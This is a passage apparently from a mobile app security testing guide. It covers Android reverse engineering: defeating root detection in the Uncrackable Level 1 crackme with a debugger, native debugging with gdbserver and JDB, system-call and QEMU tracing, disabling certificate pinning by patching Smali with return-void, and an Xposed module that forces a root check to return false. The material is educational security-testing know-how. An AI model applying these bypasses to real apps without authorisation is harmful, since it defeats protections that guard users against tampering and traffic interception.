
Step into the `System.getenv` method with the “Force Step Into” feature.

After you get the colon-separated directory names, the debugger cursor will return to the beginning of the `a()` method, not to the next executable line. This happens because you’re working on the decompiled code instead of the source code. This skipping makes following the code flow crucial to debugging decompiled applications. Otherwise, identifying the next line to be executed would become complicated.

If you don’t want to debug core Java and Android classes, you can step out of the function by clicking “Step Out” in the Debugger view. Using “Force Step Into” might be a good idea once you reach the decompiled sources and “Step Out” of the core Java and Android classes. This will help speed up debugging while you keep an eye on the return values of the core class functions.



After the `a()` method gets the directory names, it will search for the `su` binary within these directories. To defeat this check, step through the detection method and inspect the variable content. Once execution reaches a location where the `su` binary would be detected, modify one of the variables holding the file name or directory name by pressing F2 or right-clicking and choosing “Set Value”.




Once you modify the binary name or the directory name, `File.exists` should return `false`.

Variables

File.exists() = false

This defeats the first root detection control of Uncrackable App Level 1. The remaining anti-tampering and anti-debugging controls can be defeated in similar ways so that you can finally reach the secret string verification functionality.



```

/*
 * Enabled aggressive block sorting
 */
public void verify(View object) {
    object = ((EditText)this.findViewById(2131230720)).getText().toString();
    AlertDialog alertDialog = new AlertDialog.Builder((Context)this).create();
    if (a.a((String)object)) {
        alertDialog.setTitle((CharSequence)"Success!");
        alertDialog.setMessage((CharSequence)"This is the correct secret.");
    } else {
        alertDialog.setTitle((CharSequence)" Nope... ");
        alertDialog.setMessage((CharSequence)"That's not it. Try again.");
    }
    alertDialog.setButton(-3, (CharSequence)"OK", (DialogInterface.OnClickListener)new c(this));
    alertDialog.show();
}

```

The secret code is verified by the method `a()` of class `sg.vantagepoint.uncrackable1.a`. Set a breakpoint on method `a()` and “Force Step Into” when you reach the breakpoint. Then, single-step until you reach the call to `String.equals`. This is where user input is compared with the secret string.




```


public static boolean a(String string) {
    byte[] arrby = Base64.decode((String)"5UJiFctbmgbDoLXmpL12mkno8HT4Lv8dlat8FxR2G0c=", (int)0);
    byte[] arrby2 = new byte[] {};
    try {
        arrby = sg.vantagepoint.a.a.a.b("8d127684cbc37c17616d806cf50473cc"), arrby);
        arrby2 = arrby;
    }
    catch (Exception exception) {
        Log.d((String)"CodeCheck", (String)(("AES error:" + exception.getMessage())));
    }
    if (string.equals(new String(arrby2))) {
        return true;
    }
    return false;
}

```

You can see the secret string in the “Variables” view when you reach the `String.equals` method call.



Variables
<code>this = "test"</code>
<code>StringFactory.newStringFromBytes(byte[]) = "I want to believe"</code>
<code>anObject = "I want to believe"</code>



Debugging Native Code

Native code on Android is packed into ELF shared libraries and runs just like any other native Linux program. Consequently, you can debug it with standard tools (including GDB and built-in IDE debuggers such as IDA Pro and JEB) as long as they support the device's processor architecture (most devices are based on ARM chipsets, so this is usually not an issue).

You'll now set up your JNI demo app, HelloWorld-JNI.apk, for debugging. It's the same APK you downloaded in “Statically Analyzing Native Code.” Use `adb install` to install it on your device or on an emulator.

```
$ adb install HelloWorld-JNI.apk
```

If you followed the instructions at the beginning of this chapter, you should already have the Android NDK. It contains prebuilt versions of gdbserver for various architectures. Copy the gdbserver binary to your device:

```
$ adb push $NDK/prebuilt/android-arm/gdbserver/gdbserver  
/data/local/tmp
```

The `gdbserver --attach` command causes gdbserver to attach to the running process and bind to the IP address and port specified in `comm`, which in this case is a HOST:PORT descriptor. Start HelloWorld-JNI on the device, then connect to the device and determine the PID of the HelloWorld process. Then switch to the root user and attach `gdbserver`:

```
$ adb shell  
$ ps | grep helloworld  
u0_a164 12690 201 1533400 51692 ffffffff 00000000 S  
sg.vantagepoint.helloworldjni  
$ su  
# /data/local/tmp/gdbserver --attach localhost:1234 12690  
Attached; pid = 12690  
Listening on port 1234
```

The process is now suspended, and `gdbserver` is listening for debugging clients on port `1234`. With the device connected via USB, you can forward this port to a local port on the host with the `adb forward` command:

```
$ adb forward tcp:1234 tcp:1234
```

You'll now use the prebuilt version of `gdb` included in the NDK toolchain (if you haven't already, follow the instructions above to install it).

```
$ $TOOLCHAIN/bin/gdb libnative-lib.so
GNU gdb (GDB) 7.11
(...)
Reading symbols from libnative-lib.so... (no debugging symbols
found)...done.
(gdb) target remote :1234
Remote debugging using :1234
0xb6e0f124 in ?? ()
```

You have successfully attached to the process! The only problem is that you're already too late to debug the JNI function `StringFromJNI`; it only runs once, at startup. You can solve this problem by activating the “Wait for Debugger” option. Go to “Developer Options” -> “Select debug app” and pick `HelloWorldJNI`, then activate the “Wait for debugger” switch. Then terminate and re-launch the app. It should be suspended automatically.

Our objective is to set a breakpoint at the first instruction of the native function

`Java_sg_vantagepoint_helloworldjni_MainActivity_stringFromJNI` before resuming the app. Unfortunately, this isn't possible at this point in the execution because `libnative-lib.so` isn't yet mapped into process memory—it is loaded dynamically during run time. To get this working, you'll first use JDB to gently change the process into the desired state.

First, resume execution of the Java VM by attaching JDB. You don't want the process to resume immediately though, so pipe the `suspend` command into JDB:

```
$ adb jdwp
14342
$ adb forward tcp:7777 jdwp:14342
$ { echo "suspend"; cat; } | jdb -attach localhost:7777
```

Next, suspend the process where the Java runtime loads `libnative-lib.so`. In JDB, set a breakpoint at the `java.lang.System.loadLibrary` method and resume the process. After the breakpoint has been reached, execute the `step up` command, which will resume the process until `loadLibrary()` returns. At this point, `libnative-lib.so` has been loaded.

```
> stop in java.lang.System.loadLibrary
> resume
All threads resumed.
Breakpoint hit: "thread=main", java.lang.System.loadLibrary(), line=988
bci=0
> step up
main[1] step up
>
Step completed: "thread=main",
sg.vantagepoint.helloworldjni.MainActivity.<clinit>(), line=12 bci=5

main[1]
```

Execute `gdbserver` to attach to the suspended app. This will cause the app to be suspended by both the Java VM and the Linux kernel (creating a state of “double-suspension”).

```
$ adb forward tcp:1234 tcp:1234
$ $TOOLCHAIN/arm-linux-androideabi-gdb libnative-lib.so
GNU gdb (GDB) 7.7
Copyright (C) 2014 Free Software Foundation, Inc.
(...)
(gdb) target remote :1234
Remote debugging using :1234
0xb6de83b8 in ?? ()
```

Execute the `resume` command in JDB to resume execution of the Java runtime (you’re done with JDB, so you can detach it too). You can start exploring the process with GDB. The `info sharedlibrary` command displays the loaded libraries, which should include `libnative-lib.so`. The `info functions` command retrieves a list of all known functions. The JNI function `java_sg_vantagepoint_helloworldjni_MainActivity_stringFromJNI` should be listed as a non-debugging symbol. Set a breakpoint at the address of that function and resume the process.

```
(gdb) info sharedlibrary
(...)
0xa3522e3c 0xa3523c90 Yes (*) libnative-lib.so
(gdb) info functions
All defined functions:
Non-debugging symbols:
0x00000e78
Java_sg_vantagepoint_helloworldjni_MainActivity_stringFromJNI
(...)
0xa3522e78
Java_sg_vantagepoint_helloworldjni_MainActivity_stringFromJNI
(...)
(gdb) b *0xa3522e78
Breakpoint 1 at 0xa3522e78
(gdb) cont
```

Your breakpoint should be reached when the first instruction of the JNI function is executed. You can now display a disassembled version of the function with the `disassemble` command.

```
Breakpoint 1, 0xa3522e78 in
Java_sg_vantagepoint_helloworldjni_MainActivity_stringFromJNI() from
libnative-lib.so
(gdb) disass $pc
Dump of assembler code for function
Java_sg_vantagepoint_helloworldjni_MainActivity_stringFromJNI:
=> 0xa3522e78 <+0>: ldr r2, [r0, #0]
    0xa3522e7a <+2>: ldr r1, [pc, #8] ; (0xa3522e84
<Java_sg_vantagepoint_helloworldjni_MainActivity_stringFromJNI+12>)
    0xa3522e7c <+4>: ldr.w r2, [r2, #668] ; 0x29c
    0xa3522e80 <+8>: add r1, pc
    0xa3522e82 <+10>: bx r2
    0xa3522e84 <+12>: lsrs r4, r7, #28
    0xa3522e86 <+14>: movs r0, r0
End of assembler dump.
```

From here on, you can single-step through the program, print the contents of registers and memory, or tamper with them to explore the JNI function (which, in this case, simply returns a string). Use the `help` command to get more information on debugging, running, and examining data.

Execution Tracing

Besides being useful for debugging, the JDB command line tool offers basic execution tracing functionality. To trace an app right from the start, you can pause the app with the Android “Wait for Debugger” feature or a `kill -STOP` command and attach JDB to set a deferred method breakpoint on any initialization method. Once the breakpoint is reached, activate method tracing with the `trace go methods` command and resume execution. JDB will dump all method entries and exits from that point onwards.

```
$ adb forward tcp:7777 jdwp:7288
$ { echo "suspend"; cat; } | jdb -attach localhost:7777
Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
Initializing jdb ...
> All threads suspended.
> stop in com.acme.bob.mobile.android.core.BobMobileApplication.
<clinit>()
Deferring breakpoint
com.acme.bob.mobile.android.core.BobMobileApplication.<clinit>().
It will be set after the class is loaded.
> resume
All threads resumed.M
Set deferred breakpoint
com.acme.bob.mobile.android.core.BobMobileApplication.<clinit>()

Breakpoint hit: "thread=main",
com.acme.bob.mobile.android.core.BobMobileApplication.<clinit>(),
line=44 bci=0
main[1] trace go methods
main[1] resume
Method entered: All threads resumed.
```

The Dalvik Debug Monitor Server (DDMS) is a GUI tool included with Android Studio. It may not look like much, but its Java method tracer is one of the most awesome tools you can have in your arsenal, and it is indispensable for analyzing obfuscated bytecode.

DDMS is somewhat confusing, however; it can be launched several ways, and different trace viewers will be launched depending on how a method was traced. There's a standalone tool called "Traceview" as well as a built-in viewer in Android Studio, both of which offer different ways to navigate the trace. You'll usually use Android studio's built-in viewer, which gives you a zoom-able hierarchical timeline of all method calls. The standalone tool, however, is also useful—it has a profile panel that shows the time spent in each method and the parents and children of each method.

To record an execution trace in Android Studio, open the "Android" tab at the bottom of the GUI. Select the target process in the list and click the little "stop watch" button on the left. This starts the recording. Once you're done, click the same button to stop the recording. The integrated trace view will open and show the recorded trace. You can scroll and zoom the timeline view with the mouse or trackpad.

Execution traces can also be recorded in the standalone Android Device Monitor. The Device Monitor can be started within Android Studio (Tools -> Android -> Android Device Monitor) or from the shell with the `ddms` command.

To start recording tracing information, select the target process in the "Devices" tab and click "Start Method Profiling". Click the stop button to stop recording, after which the Traceview tool will open and show the recorded trace. Clicking any of the methods in the profile panel highlights the selected method in the timeline panel.

DDMS also offers a convenient heap dump button that will dump the Java heap of a process to a `.hprof` file. The Android Studio user guide contains more information about Traceview .

Tracing System Calls

Moving down a level in the OS hierarchy, you arrive at privileged functions that require the powers of the Linux kernel. These functions are available to normal processes via the system call interface. Instrumenting and intercepting calls into the kernel is an effective

method for getting a rough idea of what a user process is doing, and often the most efficient way to deactivate low-level tampering defenses.

Strace is a standard Linux utility that monitors interaction between processes and the kernel. The utility is not included with Android by default, but can easily be built from source via the Android NDK. Strace is a very convenient way to monitor a process' system calls. Strace depends, however on the `ptrace()` system call to attach to the target process, so it only works up to the point at which anti-debugging measures start up.

If the Android "stop application at startup" feature is unavailable, you can use a shell script to launch the process and immediately attach strace (not an elegant solution, but it works):

```
$ while true; do pid=$(pgrep 'target_process' | head -1); if [[ -n "$pid" ]]; then strace -s 2000 -e '!read' -ff -p "$pid"; break; fi; done
```

Ftrace

Ftrace is a tracing utility built directly into the Linux kernel. On a rooted device, ftrace can trace kernel system calls more transparently than strace can (strace relies on the `ptrace` system call to attach to the target process).

Conveniently, the stock Android kernel on both Lollipop and Marshmallow include ftrace functionality. The feature can be enabled with the following command:

```
$ echo 1 > /proc/sys/kernel/ftrace_enabled
```

The `/sys/kernel/debug/tracing` directory holds all control and output files related to ftrace. The following files are found in this directory:

- `available_tracers`: This file lists the available tracers compiled into the kernel.
- `current_tracer`: This file sets or displays the current tracer.
- `tracing_on`: Echo 1 into this file to allow/start update of the ring buffer. Echoing 0 will prevent further writes into the ring buffer.

KProbes

The KProbes interface provides an even more powerful way to instrument the kernel: it allows you to insert probes into (almost) arbitrary code addresses within kernel memory. KProbes inserts a breakpoint instruction at the specified address. Once the breakpoint is reached, control passes to the KProbes system, which then executes the user-defined handler function(s) and the original instruction. Besides being great for function tracing, KProbes can implement rootkit-like functionality, such as file hiding.

Jprobes and Kretprobes are other KProbes-based probe types that allow hooking of function entries and exits.

The stock Android kernel comes without loadable module support, which is a problem because Kprobes are usually deployed as kernel modules. The strict memory protection the Android kernel is compiled with is another issue because it prevents the patching of some parts of Kernel memory. Elfmaster's system call hooking method causes a Kernel panic on stock Lollipop and Marshmallow because the `sys_call_table` is non-writable. You can, however, use KProbes in a sandbox by compiling your own, more lenient Kernel (more on this later).

Emulation-based Analysis

The Android emulator is based on QEMU, a generic and open source machine emulator. QEMU emulates a guest CPU by translating the guest instructions on-the-fly into instructions the host processor can understand. Each basic block of guest instructions is disassembled and translated into an intermediate representation called Tiny Code Generator (TCG). The TCG block is compiled into a block of host instructions, stored in a code cache, and executed. After execution of the basic block, QEMU repeats the process for the next block of guest instructions (or loads the already translated block from the cache). The whole process is called dynamic binary translation.

Because the Android emulator is a fork of QEMU, it comes with all QEMU features, including monitoring, debugging, and tracing facilities. QEMU-specific parameters can be passed to the emulator with the `-qemu` command line flag. You can use QEMU's built-in tracing facilities to log executed instructions and virtual register values. Starting `qemu` with the “`-d`” command line flag will cause it to dump the blocks of guest code, micro

operations, or host instructions being executed. With the `-d_asm` option, QEMU logs all basic blocks of guest code as they enter QEMU’s translation function. The following command logs all translated blocks to a file:

```
$ emulator -show-kernel -avd Nexus_4_API_19 -snapshot default-boot -no-snapshot-save -qemu -d in_asm,cpu 2>/tmp/qemu.log
```

Unfortunately, generating a complete guest instruction trace with QEMU is impossible because code blocks are written to the log only at the time they are translated—not when they’re taken from the cache. For example, if a block is repeatedly executed in a loop, only the first iteration will be printed to the log. There’s no way to disable TB caching in QEMU (besides hacking the source code). Nevertheless, the functionality is sufficient for basic tasks, such as reconstructing the disassembly of a natively executed cryptographic algorithm.

Dynamic analysis frameworks, such as PANDA and DroidScope, build on QEMU’s tracing functionality. PANDA/PANDROID is the best choice if you’re going for a CPU-trace based analysis because it allows you to easily record and replay a full trace and is relatively easy to set up if you follow the build instructions for Ubuntu.

DroidScope

DroidScope—an extension to the [DECAF dynamic analysis framework](#)—is a malware analysis engine based on QEMU. It instrumentats the emulated environment on several context levels, making it possible to fully reconstruct the semantics on the hardware, Linux and Java levels.

DroidScope exports instrumentation APIs that mirror the different context levels (hardware, OS, and Java) of a real Android device. Analysis tools can use these APIs to query or set information and register callbacks for various events. For example, a plugin can register callbacks for native instruction start and end, memory reads and writes, register reads and writes, system calls, and Java method calls.

All of this makes it possible to build tracers that are practically transparent to the target application (as long as we can hide the fact that it is running in an emulator). One limitation is that DroidScope is compatible with the Dalvik VM only.

PANDA

PANDA is another QEMU-based dynamic analysis platform. Similar to DroidScope, PANDA can be extended by registering callbacks that are triggered by certain QEMU events. The twist PANDA adds is its record/replay feature. This allows an iterative workflow: the reverse engineer records an execution trace of the target app (or some part of it), then replays it repeatedly, refining the analysis plugins with each iteration.

PANDA comes with pre-made plugins, including a stringsearch tool and a syscall tracer. Most importantly, it supports Android guests, and some of the DroidScope code has even been ported. Building and running PANDA for Android (“PANDROID”) is relatively straightforward. To test it, clone Moiyx’s git repository and build PANDA:

```
$ cd qemu  
$ ./configure --target-list=arm-softmmu --enable-android $ makee
```

As of this writing, Android versions up to 4.4.1 run fine in PANDROID, but anything newer than that won’t boot. Also, the Java level introspection code only works on the Android 2.3 Dalvik runtime. Older versions of Android seem to run much faster in the emulator, so sticking with Gingerbread is probably best if you plan to use PANDA. For more information, check out the extensive documentation in the PANDA git repo.

VxStripper

Another very useful tool built on QEMU is [VxStripper](#) by Sébastien Josse. VXStripper is specifically designed for de-obfuscating binaries. By instrumenting QEMU’s dynamic binary translation mechanisms, it dynamically extracts an intermediate representation of a binary. It then applies simplifications to the extracted intermediate representation and recompiles the simplified binary with LLVM. This is a very powerful way of normalizing obfuscated programs. See [Sébastien’s paper](#) for more information.

Tampering and Runtime Instrumentation

First, we'll look at some simple ways to modify and instrument mobile apps. *Tampering* means making patches or run-time changes to the app to affect its behavior. For example, you may want to deactivate SSL pinning or binary protections that hinder the testing process. *Runtime Instrumentation* encompasses adding hooks and runtime patches to observe the app's behavior. In mobile app-sec however, the term loosely refers to all kinds of run-time manipulation, including overriding methods to change behavior.

Patching and Re-Packaging

Making small changes to the app Manifest or bytecode is often the quickest way to fix small annoyances that prevent you from testing or reverse engineering an app. On Android, two issues in particular happen regularly:

1. You can't attach a debugger to the app because the android:debuggable flag is not set to true in the Manifest.
2. You can't intercept HTTPS traffic with a proxy because the app employs SSL pinning.

In most cases, both issues can be fixed by making minor changes to the app and then re-signing and re-packaging it. Apps that run additional integrity checks beyond default Android code-signing are an exception—in these cases, you have to patch the additional checks as well.

Example: Disabling Certificate Pinning

Certificate pinning is an issue for security testers who want to intercept HTTPS communication for legitimate reasons. Patching bytecode to deactivate SSL pinning can help with this. To demonstrate bypassing certificate pinning, we'll walk through an implementation in an example application.

The first step is disassembling the APK with `apktool` :

```
$ apktool d target_apk.apk
```

You then locate the certificate pinning checks in the Smali source code. Searching the code for keywords such as “X509TrustManager” should point you in the right direction.

In our example, a search for “X509TrustManager” returns one class that implements a custom Trustmanager. The derived class implements the methods `checkClientTrusted`, `checkServerTrusted`, and `getAcceptedIssuers`.

To bypass the pinning check, add the `return-void` opcode to the first line of each method. This opcode causes the checks to return immediately. With this modification, no certificate checks are performed, and the application accepts all certificates.

```
.method public
checkServerTrusted([Ljava/security/cert/X509Certificate;Ljava/lang/String;)V
    .locals 3
    .param p1, "chain" # [Ljava/security/cert/X509Certificate;
    .param p2, "authType" # Ljava/lang/String;

    .prologue
    return-void      # <-- OUR INSERTED OPCODE!
    .line 102
    igure-object v1, p0, Lasdf/t$a;->a:Ljava/util/ArrayList;

    invoke-virtual {v1}, Ljava/util/ArrayList;-
>iterator()Ljava/util/Iterator;

    move-result-object v1

    :goto_0
    invoke-interface {v1}, Ljava/util/Iterator;->hasNext()Z
```

Hooking Java Methods with Xposed

Xposed is a “framework for modules that can change the behavior of the system and apps without touching any APKs.” Technically, it is an extended version of Zygote that exports APIs for running Java code when a new process is started. Running Java code in the context of the newly instantiated app makes it possible to resolve, hook, and override Java methods belonging to the app. Xposed uses reflection to examine and modify the running app. Changes are applied in memory and persist only during the process’ run times—no patches to the application files are made.

To use Xposed, you need to first install the Xposed framework on a rooted device. Deploy modifications deployed in the form of separate apps (“modules”), which can be toggled on and off in the Xposed GUI.

Example: Bypassing Root Detection with XPosed

Let’s assume you’re testing an app that’s stubbornly quitting on your rooted device. You decompile the app and find the following highly suspect method:

```
package com.example.a.b

public static boolean c() {
    int v3 = 0;
    boolean v0 = false;

    String[] v1 = new String[]{"sbin/", "/system/bin/", "/system/xbin/",
    "/data/local/xbin/",
    "/data/local/bin/", "/system/sd/xbin/", "/system/bin/failsafe/",
    "/data/local/"};

    int v2 = v1.length;

    for(int v3 = 0; v3 < v2; v3++) {
        if(new File(String.valueOf(v1[v3]) + "su").exists()) {
            v0 = true;
            return v0;
        }
    }

    return v0;
}
```

This method iterates through a list of directories and returns “true” (device rooted) if it finds the `su` binary in any of them. Checks like this are easy to deactivate all you have to do is replace the code with something that returns “false.” Method hooking with an Xposed module is one way to do this.

The method `XposedHelpers.findAndHookMethod` allows you to override existing class methods. By inspecting the decompiled source code, you can find out that the method performing the check is `c()`. This method is located in the class `com.example.a.b`. The following is an Xposed module that overrides the function so that it always returns false:

```
package com.awesome.pentestcompany;

import static de.robv.android.xposed.XposedHelpers.findAndHookMethod;
import de.robv.android.xposed.IXposedHookLoadPackage;
import de.robv.android.xposed.XposedBridge;
import de.robv.android.xposed.XC_MethodHook;
import
de.robv.android.xposed.callbacks.XC_LoadPackage.LoadPackageParam;

public class DisableRootCheck implements IXposedHookLoadPackage {

    public void handleLoadPackage(final LoadPackageParam lpparam)
throws Throwable {
        if (!lpparam.packageName.equals("com.example.targetapp"))
            return;

        findAndHookMethod("com.example.a.b", lpparam.classLoader, "c",
new XC_MethodHook() {
            @Override

                protected void beforeHookedMethod(MethodHookParam param)
throws Throwable {
                    XposedBridge.log("Caught root check!");
                    param.setResult(false);
                }

            });
    }
}
```

